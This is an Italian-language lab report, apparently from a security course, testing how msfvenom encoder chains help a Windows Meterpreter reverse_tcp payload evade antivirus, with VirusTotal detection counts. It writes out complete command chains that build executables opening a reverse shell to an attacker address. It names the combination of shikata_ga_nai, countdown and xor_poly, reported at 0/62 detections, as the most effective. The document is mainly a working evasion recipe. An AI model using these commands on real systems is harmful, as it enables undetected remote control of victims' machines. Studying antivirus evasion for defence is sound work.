
Analisi Payload & Evasione AV

1. Introduzione

L'obiettivo di questo test è valutare l'efficacia di diversi encoder e payload generati con msfvenom nel bypassare le soluzioni di antivirus (AV) e Endpoint Detection & Response (EDR). Sono state effettuate due prove principali, variando encoder, iterazioni e tecniche di polimorfismo partendo dall'esempio qui sotto:. (abbiamo verificato i risultati tramite VirusTotal)

msfvenom -p
windows/meterpreter/reverse_tcp
LHOST=192.168.1.23 LPORT=5959 -a x86
--platform windows -e x86/shikata_ga_nai -i
100 -f raw | msfvenom -a x86 --platform
windows -e x86/countdown -i 200 -f raw |
msfvenom -a x86 --platform windows -e
x86/shikata_ga_nai -i 138 -o
polimorficommm.exe



Obiettivo del test:

- Capire quali combinazioni di encoder generano i payload meno rilevabili.
- Analizzare l'impatto delle iterazioni sulla detection.
- Capire le differenze tra i vari payload di Meterpreter.

Tutte le prove hanno usato un payload base di **Meterpreter**, nello specifico: -p windows/meterpreter/reverse_tcp

Questo payload crea una reverse shell Meterpreter:

- La macchina target esegue l'eseguibile.
- Si connette in uscita verso l'attaccante (LHOST / LPORT).
- Permette di controllare la macchina tramite **Metasploit**.

Nei miei 2 test ho usato **reverse_tcp**, che è il più semplice ma anche uno dei più "firmati" nei database antivirus. Si sarebbe potuto anche valutare reverse_https per una migliore evasione.

3. Analisi degli Encoder Usati

Gli **encoder** servono per **offuscare** il payload, modificandone la struttura binaria per ridurre la probabilità che gli antivirus lo rilevino tramite firme statiche.

x86/shikata_ga_nai Genera payload ogni volta diverso.
x86/countdown Aggiunge cicli e "padding" per alterare il flusso
x86/jmp_call_additive Alterazione del flusso con JMP e CALL casuali.
x86/xor_poly XOR su blocchi con chiavi casuali.

4. Analisi delle Prove

Prova 1 – Payload con jmp_call_additive + shikata + countdown:


```
msfvenom -p windows/meterpreter/reverse_tcp \
LHOST=10.0.2.15 LPORT=4444 \
-e x86/jmp_call_additive -i 500 -f raw | \
msfvenom -a x86 -e x86/shikata_ga_nai -i 500 -f raw | \
msfvenom -a x86 -e x86/countdown -i 500 -o
pippolacocalariscossaultra.exe
```

Risultato VirusTotal: 3/62 rilevati

Analisi:

- Molte iterazioni → payload molto polimorfico.
- Evasione **alta**, ma non totale.
- Gli AV che hanno rilevato il file lo hanno fatto per la **firma generata da msfvenom**.

```
(kali@ kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp \
LHOST=10.0.2.15 LPORT=4444 \
-e x86/jmp_call_additive -i 500 -f raw \
| msfvenom -a x86 \
-e x86/shikata_ga_nai -i 500 -f raw --platform windows \
| msfvenom -a x86 --platform windows \
-e x86/countdown -i 500 \
-o pippolacocalariscossaultra.exe
```




Prova 2 – Payload con shikata + countdown + xor_poly (migliore risultato)

msfvenom -p windows/meterpreter/reverse_tcp \
LHOST=10.0.2.15 LPORT=4444 \
-e x86/shikata_ga_nai -i 500 -f raw | \
msfvenom -a x86 -e x86/countdown -i 200 -f raw | \
msfvenom -a x86 -e x86/xor_poly -i 138 -o
pippolacocalariscossaultra.exe

Risultato VirusTotal: 0/62 rilevati

Analisi:

- La combinazione con xor_poly ha aumentato moltissimo l'evasione.
- Il payload è completamente non rilevato.
- È la configurazione più efficace tra i test eseguiti.



6. Conclusioni

- L'evasione antivirus dipende **più dalla varietà di encoder** che dal numero di iterazioni.
- **xor_poly** è risultato l'encoder più efficace tra quelli testati.
- Usare **solo shikata** peggiora le performance → troppo conosciuto.
- Iterazioni eccessive aumentano entropia → rischio di detection maggiore.